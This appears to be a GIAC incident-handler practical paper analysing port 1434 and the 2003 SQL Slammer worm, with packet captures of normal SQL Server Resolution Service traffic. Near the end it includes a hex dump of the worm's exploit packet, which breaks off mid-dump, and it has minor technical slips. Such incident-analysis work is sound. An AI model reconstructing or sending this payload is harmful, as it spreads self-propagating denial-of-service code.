Support for the Cyber Defense Initiative: Port 1434 and the Slammer Worm

GIAC Certified Incident Handler Practical
Version 2.1a – Option 2

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Introduction:

In the early hours of the morning on January 25, 2003, system administrators, network administrators and Internet specialists around the world started noticing something strange happening to their systems. An exponential increase in traffic, coupled with strange requests for a usually quiet port, port 1434, alerted everyone that something was amiss. The Internet security community at large gathered together from all corners of the globe to watch as a worm spread with voracity to systems across the world. A far-reaching worm had been unleashed on the Internet. This new worm, shortly thereafter called 'SQL Slammer', had a devastating effect on several hundred thousand servers, routers and home PC's.

It wasn't long after the initial reports that the general public started noticing something too. Cash machines stopped dispensing money, many people around the globe couldn't access the Internet at all and in some cases entire countries lost access. Bank of America reported some 13 000 ATM's were out of service. System administrators around the globe were reporting tremendous packet loss, routers were locking up, people couldn't get on the Internet at all, and what had started as a simple worm turned into a Denial of Service of Internet-connected systems around the globe.

Slammer quickly and swiftly made its presence known. The mechanism by which it propagated itself will be discussed later on, for now it is sufficed to say that it spread fast. Really fast. The worm was unleashed at a time when most system administrators would be out of the office, in the late evening on a Friday night, and within ten minutes almost the entire world was feeling the effects. Nonetheless, the security community quickly came together as this new worm started affecting systems around the globe.

The Slammer worm was designed to exploit a vulnerability in Microsoft's SQL Server[1] and the Microsoft Desktop Engine (MSDE)[2]. Microsoft SQL Servers exist on the Internet in droves. The exact number isn't known, but it must be astounding. Unfortunately, as became painfully evident when the Slammer worm was released, there are also astounding numbers of them unpatched.

The purpose of this paper is to discuss port 1434, it's associated services, and the vulnerabilities and exploits available for both.

[1] *Microsoft SQL Server - http://www.microsoft.com/sql/*
[2] *Microsoft Desktop Engine - http://www.microsoft.com/sql/techinfo/development/2000/MSDE2000.asp?LN=en-us&gssnb=1*

PART 1 – The Targeted Port

1.1 Targeted Port

Port 1434, since January 25th having been a 'Top Ten' port at the Incident Storm Center[3] is the port we will be focusing on.

The diagrams shown here, taken from the Incidents.org website on March 15 2003, show that almost 2 months after the initial release of the worm port 1434 is still one of the top ten attacked ports on the Internet. While the number of incidents has dropped dramatically from the initial worm release and subsequent onslaught of infections, the worm is still unfortunately out in the wild and propagating itself to vulnerable hosts.

Figure 1 – Geographic Distribution of Attacked Ports – March 15, 2003














Figure 2 – 30 Day History of Top Ten Attacked Ports – March 15, 2003

Service Name	Port Number	30 day history	Explanation
www	80		World Wide Web HTTP
netbios-ns	137		NETBIOS Name Service
ms-sql-m	1434		Microsoft-SQL-Monitor
ident	113		
microsoft-ds	445		Win2k+ Server Message Block
smtp	25		Simple Mail Transfer
netbios-ssn	139		NETBIOS Session Service
eDonkey2000	4662		eDonkey2000 Server Default Port

[3] *Internet Storm Center - http://isc.incidents.org/*

gnutella-svc	6346		gnutella-svc
domain	53		Domain Name Server

1.2 Targeted service:

The Slammer worm targets port 1434, a registered port[4] assigned to ms-sql-m, the Microsoft SQL Monitor, also called the Microsoft SQL Server Resolution Service.

1.3 Description Of The Targeted Service:


SQL Server 2000 and the Microsoft Desktop Engine 2000 (MSDE) include the ability to have multiple instances of SQL running on the same machine. A default SQL installation listens on UDP port 1433 and has the SQL name 'MSSQLSERVER'. Because all instances can't listen and communicate on the same port or be addressed by clients using the same name, a method was designed for handling this. Microsoft introduced the Microsoft SQL Server Resolution Service (SSRS), which handles the connection setup when there are named installations of SQL available on the server computer.

1.4 Protocol:

Microsoft's SSRS runs atop the User Datagram Protocol (UDP). SSRS listens on UDP port 1434. Clients that wish to connect to an instance of SQL will send a UDP request to port 1434 and query the SSRS requesting which port they should use to communicate with the requested instance of SQL. The SSRS will respond to the client with the port the SQL server instance(s) is listening on. Subsequent communications with the requested SQL Server will continue on this port. The diagram below gives a high-level outline of this process.

[4] *Internet Assigned Numbers Authority (IANA) observes the registration of all port numbers on the Internet - http://www.iana.org/assignments/port-numbers*

Figure 3 – Microsoft SSRS Connection Negotiation


Microsoft SQL Server Resolution Service Connection Negotiation
Client
Server
Client sends request to port 1434 on Server for port that named SQL instance is listening on
t*
t+1
Server responds with port of requested SQL instance
t+2
t+3
Client sends subsequent SQL requests to listening port on Server
t+4
t+5
* t = time

1.4.1 Normal SQL Server Resolution Service Behaviour:

A packet capture of normal communication between clients and SQL servers shows the expected behaviour as outlined above.

The following captures were taken using tcpdump[5], run using the following command:
`tcpdump -s0 -X -i -n eth0`

`-i` switch indicates the network interface we want to listen on, in this case it's `eth0`.

`-s0` switch is used to specify the snaplen of the captured packets. The '0' indicates to capture the whole packet.

-n switch tells tcpdump not to convert addresses (both port and IP) to names. Used here so we can more visibly see which ports are being communicated on.

`-X` switch outputs the packet in hex/ASCII format so that it's more human-readable.

To elicit the following captures I opened SQL Enterprise Manager on one of the Windows Servers. I then proceeded to add a new SQL server registration to Enterprise

[5] *tcpdump is a network packet capturing tool. It provides the ability to extensively filter for packets and retrieve those based on the filters provided. No network administrator should be without it -* http://www.tcpdump.org/

Manager. SQL Enterprise Manager then proceeds by sending out a broadcast to UDP port 1434 looking for available SQL Servers on the LAN.

1.4.2 Capture 1

This first packet capture displays the communication from one client sending a request to a server that contains only one default installation of SQL Server 2000.

You can see in this first packet a broadcast is sent from the client to the ms-sql-m service, UDP port 1434:

```
00:25:44.619447 10.1.1.2.1043 > 255.255.255.255.1434: udp 1
0x0000       4500 001d 0200 0000 8011 2dce 0a01 0102  E.........-.....
0x0010       ffff ffff 0413 059a 0009 e92c 0200 0000  ...........,....
0x0020       0000 0000 0000 0000 0000 0000 0000 7943  ..............yC
0x0030       dfdc                                     ..
```

In the following UDP packet a reply is received from the SQL server, containing information regarding the name of the SQL Server instance (highlighted in blue) and the protocol and port to communicate with this instance on (highlighted in yellow):

```
00:25:44.621135 10.1.1.1.1434 > 10.1.1.2.1043: udp 117
0x0000       4500 0091 01fb 0000 8011 225d 0a01 0101  E........"]....
0x0010       0a01 0102 059a 0413 007d 4f62 0572 0053  .........}Ob.r.S
0x0020       6572 7665 724e 616d 653b 5345 5256 4552  erverName;SERVER
0x0030       423b 496e 7374 616e 6365 4e61 6d65 3b4d  B;InstanceName;M
0x0040       5353 514c 5345 5256 4552 3b49 7343 6c75  SSQLSERVER;IsClu
0x0050       7374 6572 6564 3b4e 6f3b 5665 7273 696f  stered;No;Versio
0x0060       6e3b 382e 3030 2e31 3934 3b74 6370 3b31  n;8.00.194;tcp;1
0x0070       3433 333b 6e70 3b5c 5c53 4552 5645 5242  433;np;\\SERVERB
0x0080       5c70 6970 655c 7371 6c5c 7175 6572 793b  \pipe\sql\query;
0x0090       3b29 75d2 c2                             ;)u..
```

The following communications between the client and server commence on TCP port 1433. Because this SQL Server was installed using a default installation and is not a named instance of SQL, the default SQL Server port of 1433 is used. Below you can see a three-way handshake between the client and server.

```
00:25:58.349670 10.1.1.2.1044 > 10.1.1.1.1433: S 986290637:986290637(0) win
16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000       4500 0030 0202 4000 8006 e2c1 0a01 0102  E..0..@.........
0x0010       0a01 0101 0414 0599 3ac9 99cd 0000 0000  ........:.......
0x0020       7002 4000 4ed7 0000 0204 05b4 0101 0402  p.@.N...........
0x0030       eda5 cde8                                ....

00:25:58.349983 10.1.1.1.1433 > 10.1.1.2.1044: S 3948003446:3948003446(0) ack
986290638 win 17520 <mss 1460,nop,nop,sackOK> (DF)
0x0000       4500 0030 01fc 4000 8006 e2c7 0a01 0101  E..0..@.........
0x0010       0a01 0102 0599 0414 eb51 c076 3ac9 99ce  .........Q.v:...
0x0020       7012 4470 9e8d 0000 0204 05b4 0101 0402  p.Dp............
0x0030       092a c7c5                                .*..

00:25:58.350146 10.1.1.2.1044 > 10.1.1.1.ms-sql-s: . ack 1 win 17520 (DF)
```

```
0x0000       4500 0028 0203 4000 8006 e2c8 0a01 0102  E..(..@.........
0x0010       0a01 0101 0414 0599 3ac9 99ce eb51 c077  ........:....Q.w
0x0020       5010 4470 cb51 0000 0000 0000 0000 2b61  P.Dp.Q........+a
0x0030       ac8b                                     ..
```

1.4.3 Capture 2

The next capture was taken from communications between one client and one SQL Server, which was installed using a named instance of SQL rather than the default install.

Here again we have the initial broadcast from the client:

```
00:29:18.881832 10.1.1.1.1038 > 255.255.255.255.1434: udp 1
0x0000       4500 001d 0283 0000 8011 2d4c 0a01 0101  E.........-L....
0x0010       ffff ffff 040e 059a 0009 e932 0200 0200  ...........2....
0x0020       0200 0200 0200 0200 0200 0200 0200 fde6  ................
0x0030       b68f                                     ..
```

This time, however, the SQL Server responds with a different destination port than the default port of 1433 (highlighted in yellow):

```
00:29:18.883027 10.1.1.2.1434 > 10.1.1.1.1038: udp 133
0x0000       4500 00a1 0287 0000 8011 21c1 0a01 0102  E.........!.....
0x0010       0a01 0101 059a 040e 008d 16dd 0582 0053  ...............S
0x0020       6572 7665 724e 616d 653b 5345 5256 4552  erverName;SERVER
0x0030       413b 496e 7374 616e 6365 4e61 6d65 3b53  A;InstanceName;S
0x0040       4552 5645 5247 4545 4b3b 4973 436c 7573  ERVERGEEK;IsClus
0x0050       7465 7265 643b 4e6f 3b56 6572 7369 6f6e  tered;No;Version
0x0060       3b38 2e30 302e 3139 343b 7463 703b 3130  ;8.00.194;tcp;10
0x0070       3239 3b6e 703b 5c5c 5345 5256 4552 415c  29;np;\\SERVERA\
0x0080       7069 7065 5c4d 5353 514c 2453 4552 5645  pipe\MSSQL$SERVE
0x0090       5247 4545 4b5c 7371 6c5c 7175 6572 793b  RGEEK\sql\query;
0x00a0       3b27 d7d6 5f                             ;'.._
```

Communication then begins on the specified port:

```
00:29:32.122479 10.1.1.1.1039 > 10.1.1.2.1029: S 4001594617:4001594617(0) win
16384 <mss 1460,nop,nop,sackOK> (DF)
0x0000       4500 0030 0285 4000 8006 e23e 0a01 0101  E..0..@....>....
0x0010       0a01 0102 040f 0405 ee83 7cf9 0000 0000  ..........|.....
0x0020       7002 4000 b989 0000 0204 05b4 0101 0402  p.@.............
0x0030       91fd ee79                                ...y
```

1.4.5 Capture 3

The third capture displays what happens when communication occurs between one client and a server running two named instances of SQL:

Again, the initial UDP broadcast:

```
01:09:39.996179 10.1.1.1.1050 > 255.255.255.255.1434: udp 1
```

```
0x0000       4500 001d 0669 0000 8011 2966 0a01 0101  E....i....)f....
0x0010       ffff ffff 041a 059a 0009 e926 0200 0200  ...........&....
0x0020       0200 0200 0200 0200 0200 0200 0200 331b  ..............3.
0x0030       848f                                     ..
```

In the following packet the SQL Server Resolution Service responds to the query with information regarding both named instances of SQL installed on the server (highlighted in blue). Along with the instance name is the protocol and port information (hightlighted in yellow):

```
01:09:39.998394 10.1.1.2.1434 > 10.1.1.1.1050: udp 263
0x0000       4500 0123 0698 0000 8011 1d2e 0a01 0102  E..#............
0x0010       0a01 0101 059a 041a 010f 5e5b 0504 0153  ..........^[...S
0x0020       6572 7665 724e 616d 653b 5345 5256 4552  erverName;SERVER
0x0030       413b 496e 7374 616e 6365 4e61 6d65 3b53  A;InstanceName;S
0x0040       4552 5645 5247 4545 4b3b 4973 436c 7573  ERVERGEEK;IsClus
0x0050       7465 7265 643b 4e6f 3b56 6572 7369 6f6e  tered;No;Version
0x0060       3b38 2e30 302e 3139 343b 7463 703b 3130  ;8.00.194;tcp;10
0x0070       3239 3b6e 703b 5c5c 5345 5256 4552 415c  29;np;\\SERVERA\
0x0080       7069 7065 5c4d 5353 514c 2453 4552 5645  pipe\MSSQL$SERVE
0x0090       5247 4545 4b5c 7371 6c5c 7175 6572 793b  RGEEK\sql\query;
0x00a0       3b53 6572 7665 724e 616d 653b 5345 5256  ;ServerName;SERV
0x00b0       4552 413b 496e 7374 616e 6365 4e61 6d65  ERA;InstanceName
0x00c0       3b53 4552 5645 524e 4552 443b 4973 436c  ;SERVERNERD;IsCl
0x00d0       7573 7465 7265 643b 4e6f 3b56 6572 7369  ustered;No;Versi
0x00e0       6f6e 3b38 2e30 302e 3139 343b 7463 703b  on;8.00.194;tcp;
0x00f0       3130 3438 3b6e 703b 5c5c 5345 5256 4552  1048;np;\\SERVER
0x0100       415c 7069 7065 5c4d 5353 514c 2453 4552  A\pipe\MSSQL$SER
0x0110       5645 524e 4552 445c 7371 6c5c 7175 6572  VERNERD\sql\quer
0x0120       793b 3b92 6371 ef                        y;;.cq.
```

Communication then begins as before, using the above protocol and ports.

1.5 Vulnerabilities

Unfortunately, the SSRS contains three vulnerabilities. Two of the vulnerabilities are buffer overruns, and the third is a denial of service vulnerability**.**

The two buffer overrun vulnerabilities are exploited by sending a manipulated packet to the SSRS. The manipulated packet will overwrite system memory, potentially allowing the attacker to gain full control of the system.

The denial of service vulnerability exploits a flaw in the keep-alive mechanism used by SQL Server, whereby a crafted packet sent to one SQL Server, with the source address of another SQL Server will cause the two servers to communicate in an infinite loop. This will eventually create a denial of service between the two.

PART 2 – The Exploit

2.1 Specific Exploit

The specific exploit we will be focusing on is the SQL Slammer Worm, an exploit that targets a stack buffer overflow vulnerability in the SSRS and creates a Denial Of Service (DOS).

2.2 Exploit Details

2.2.1 Name

The exploit we are covering has been given a number of names by different security vendors. The following list covers some of the more prominent security vendors' aliases, however we will use the terms SQL Slammer and Slammer interchangeably throughout this paper to refer to the exploit.

- SQL Slammer Worm [ISS[6]]
- DDOS.SQLP1434.A [Trend[7]]
- W32/SQLSlammer [McAfee[8]]
- Slammer [F-Secure[9]]
- Sapphire [eEye[10]]
- W32/SQLSlam-A [Sophos[11]]
- W32.SQLExp.Worm [Symantec[12]]

2.2.2 CERT/CC and CVE Numbers:

CERT/CC # CA-2003-04 - http://www.cert.org/advisories/CA-2003-04.html
Common Vulnerabilities and Exploits (CVE) # CAN-2002-0649 - http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649

2.2.3 Variants

None known.

[6] *Internet Security Systems - http://www.iss.net/*
[7] *Trend Micro – http://www.trendmicro.com/*
[8] *McAfee Security – http://www.mcafee.com/*
[9] *F-Secure - http://www.f-secure.com/*
[10] *eEye Digital Security - http://www.eeye.com/*
[11] *Sophos - http://www.sophos.com/*
[12] *Symantec - http://www.symantec.com/*

2.2.4 Vulnerable Systems

2.2.4.1 Operating Systems

Essentially any operating system on which you can successfully install SQL Server 2000 or MSDE 2000 has the potential to be vulnerable if one of the two products gets installed.   These currently include:

- Windows 95
- Windows 98
- Windows Me
- Windows NT
- Windows 2000
- Windows XP

2.2.4.2 Affected Applications

Microsoft SQL Server Resolution Service is installed with the following Microsoft products and therefore makes them potentially vulnerable:

- Microsoft SQL Server 2000
- Microsoft Desktop Engine 2000 (MSDE 2000) which can be installed as part of:
  - Access 2002
  - Application Center 2000 RTM, SP1, SP2
  - ASP.NET Web Matrix Tool
  - BizTalk® Server 2002 Partner Edition
  - Commerce Server
  - Encarta Class Server 1.0
  - Host Integration Server 2000
  - Microsoft Business Solutions Customer Relationship Manager
  - Microsoft Class Server 2.0
  - MSDN (various subscription levels)
  - NET Framework SDK
  - Office XP Professional, Developer
  - Operations Manager 2000 RTM, SP1
  - Project Server 2002
  - Retail Management System headquarters 1.0
  - Retail Management System Store Operations 1.0
  - SharePoint™ Team Services 2.0 beta 1
  - Small Business Manager 6.0 , 6.2, and 7.0
  - Small Business Server 2000
  - SQL Server 2000 (Developer, Standard, and Enterprise Editions (RTM, SP1, SP2)
  - Visio 2002 Enterprise Network Tools
  - Visual Basic .NET Standard 2002 , Visual C++ .NET Standard 2002 , Visual C# .NET Standard 2002

- Visual FoxPro 7.0 and 8.0 beta
- Visual Studio .NET 2002 Professional, Enterprise Developer, and Enterprise Architect editions
- Visual Studio .NET 2003 Beta
- Windows Enterprise Server 2003 RC1, only if UDDI is enabled
- Windows Server 2003 RC1, only if UDDI is enabled
- Windows XP Embedded Tools

There are also a number of third-party applications that integrate portions of SQL Server 2000 and/or MSDE. For instance, such well-known and widespread applications as the following contain either of the two:

- Crystal Reports Enterprise 8.5
- HP Openview Operations for Windows
- HP Openview Internet Services
- Veritas Backup Exec 9.0
- JD Edwards (ERP, CRM 1 and 2, Oneworld)

For a complete listing of third-party applications containing either product follow this link to the SQL Security website. This site contains extensive information regarding products that have various versions of SQL and MSDE installed:
http://www.sqlsecurity.com/DesktopDefault.aspx?tabindex=10&tabid=13

2.2.5 Protocols/Services

The services this exploit takes advantage of are Microsoft SQL Server 2000 and Microsoft Desktop Engine 2000 (MSDE) running Microsoft SQL Server Resolution Service listening on UDP port 1434. A UDP packet is the carrier of the malicious code.

2.2.6 Brief Description

Written in x86 Assembly language, Slammer was designed by creating self-propagating code that exploits a stack buffer overflow vulnerability, outlined in the Common Vulnerabilities and Exposures List #CAN-2002-0649[13]. Once the worm has infected a host it will send itself to randomly generated IP addresses. All it takes is one 376-byte UDP packet containing this malicious code to infect another vulnerable host. Once infected, a host will follow the pattern just described and begin to propagate to other randomly generated IP's.

2.2.7 Variants

None currently known.


[13] *Common Vulnerabilities and Exposures List – http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0649*

2.2.8 Protocol Description

The Slammer worm was designed to use UDP as it's communication medium. UDP is a connectionless protocol best suited for applications that don't require guaranteed delivery. UDP works by encapsulating data in a UDP packet, adding it's own header information to the packet, which includes the source and destination ports to communicate on, the length of the packet and a checksum. UDP packets are encapsulated in an Internet Protocol (IP[14]) packet and sent off to their destination. UDP, unlike Transmission Control Protocol (TCP[15]), does not offer guaranteed delivery of a packet, and as such the sender does not need to negotiate the connection with the receiver. All that is required is to send the packet to the receiver. UDP is used by a large number of services including essentials such as Domain Name Server (DNS) and Network Time Protocol (NTP).

The following packet diagram outlines the header information contained in a UDP packet. The first sixteen bits contain the source port of the sender. The next sixteen bits contain the destination port on the receiver. Sixteen bits are then used to contain the UDP packet length, which is a sum of the length of all UDP header information and the length of the UDP data. A checksum is then included in the next sixteen bits, which is calculated using a pseudo header. The pseudo header is comprised of the source and destination addresses, the protocol (all obtained from the IP packet header), and the UDP packet length. Finally, the packet contains the data, which in this case would be the malicious exploit code.

Figure 4 – UDP Datagram



Once built, a UDP packet is then encapsulated into an IP packet, it then undergoes some further processing to facilitate its transmission and is sent to its destination.

[14] *IP is the underlying communication protocol used for a wide variety of other protocols. Its header information includes the source and destination address for the packet, along with several other fields to facilitate transmission of a packet from source to destination. For a complete explanation of IP see rfc791 - ftp://ftp.rfc-editor.org/in-notes/rfc791.txt*

[15] *TCP is a widely used protocol for the reliable transmission of data across the Internet. To guarantee delivery of packets TCP first uses a 'three way handshake' to set up a connection from source to destination. Packets are assigned a sequence number so that the receiving end can rebuild the transmission in the correct order. For each packet sent, a reply is required from the receiver. If the sender does not receive a reply within a certain time frame the packet is resent. For a complete explanation of TCP see rfc793 - ftp://ftp.rfc-editor.org/in-notes/rfc793.txt*

2.2.9 How the exploit works


The Slammer exploit works by sending one 376-byte packet to random hosts on UDP port 1434. The packet contains padding to exploit a buffer overrun vulnerability, with the subsequent code designed to randomly generate an IP address, craft a UDP packet containing this randomly generated IP as the destination host with port 1434 as the destination port and then sends the packet, containing it's own malicious code to the generated IP. It then repeats the above sequence continuously until the worm is destroyed either by ending the sql server process or by turning off the machine.

The behaviour of the worm when it infects the machine is fairly harmless to the host itself. The worm sits in memory, nothing is ever written to disk, and therefore it can be eradicated by rebooting the machine, which will clear the memory of any data it contains. Once rebooted however, a machine is still susceptible to the exploit until a patch is applied to protect against the vulnerability.

Thankfully the packet payload doesn't contain any further malicious code. The extent to which this vulnerability could have been exploited, and still potentially can be, is quite alarming. Potentially, code could be written to take advantage of the buffer overflow and rather than the Denial of Service created by this particular exploit, could enable an attacker to have the same user privileges that the SQL Server Service is running under. This could enable the attacker to have full control over the SQL databases and worse. If during the SQL installation the user set the SQL service to run under the local system account, the attacker could have full privileges on the vulnerable machine.

Because of the simplicity in it's design, the code is extremely effective in that it will continue to repeat, consuming almost if not all network bandwidth available. As is evident in the diagram[16] below, when the worm initially hit the Internet on January 25, 2003, it did just that.


Figure 5 - Geographic Distribution of Attacked Ports – January 25, 2003



[16] *Posted by bok on January 27, 2003 - http://bok.xs4all.nl/weblog/archives/000032.html, and originally sourced from the Internet Storm Center – http://isc.incidents.org/*

Since that time the spread of the worm has slowed considerably, but it's still making it's presence felt.

Figure 6 –Targets and Sources Targeting Port 1434



2.2.10 Diagram

The following capture shows a typical full packet from an infected host to a randomly generated IP address. All of the packets built by this worm are almost entirely identical. This packet's payload contains all of the code for the exploit, which if sent to a vulnerable host will start the cycle again.

```
04:34:24.126663 10.1.1.2.1058 > 230.50.102.144.1434: udp 376 [ttl 1]
0x0000       4500 0194 cc3d 0000 0111 9456 0a01 0102  E....=.....V....
0x0010       e632 6690 0422 059a 0180 d963 0401 0101  .2f..".....c....
0x0020       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0030       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0040       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0050       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0060       0101 0101 0101 0101 0101 0101 0101 0101  ................
0x0070       0101 0101 0101 0101 0101 0101 01dc c9b0  ................
0x0080       42eb 0e01 0101 0101 0101 70ae 4201 70ae  B.........p.B.p.
0x0090       4290 9090 9090 9090 9068 dcc9 b042 b801  B........h...B..
0x00a0       0101 0131 c9b1 1850 e2fd 3501 0101 0550  ...1...P..5....P
0x00b0       89e5 5168 2e64 6c6c 6865 6c33 3268 6b65  ..Qh.dllhel32hke
0x00c0       726e 5168 6f75 6e74 6869 636b 4368 4765  rnQhounthickChGe
0x00d0       7454 66b9 6c6c 5168 3332 2e64 6877 7332  tTf.llQh32.dhws2
0x00e0       5f66 b965 7451 6873 6f63 6b66 b974 6f51  _f.etQhsockf.toQ
0x00f0       6873 656e 64be 1810 ae42 8d45 d450 ff16  hsend....B.E.P..
0x0100       508d 45e0 508d 45f0 50ff 1650 be10 10ae  P.E.P.E.P..P....
```

```
0x0110       428b 1e8b 033d 558b ec51 7405 be1c 10ae  B....=U..Qt.....
0x0120       42ff 16ff d031 c951 5150 81f1 0301 049b  B....1.QQP......
0x0130       81f1 0101 0101 518d 45cc 508b 45c0 50ff  ......Q.E.P.E.P.
0x0140       166a 116a 026a 02ff d050 8d45 c450 8b45  .j.j.j...P.E.P.E
0x0150       c050 ff16 89c6 09db 81f3 3c61 d9ff 8b45  .P........<a...E
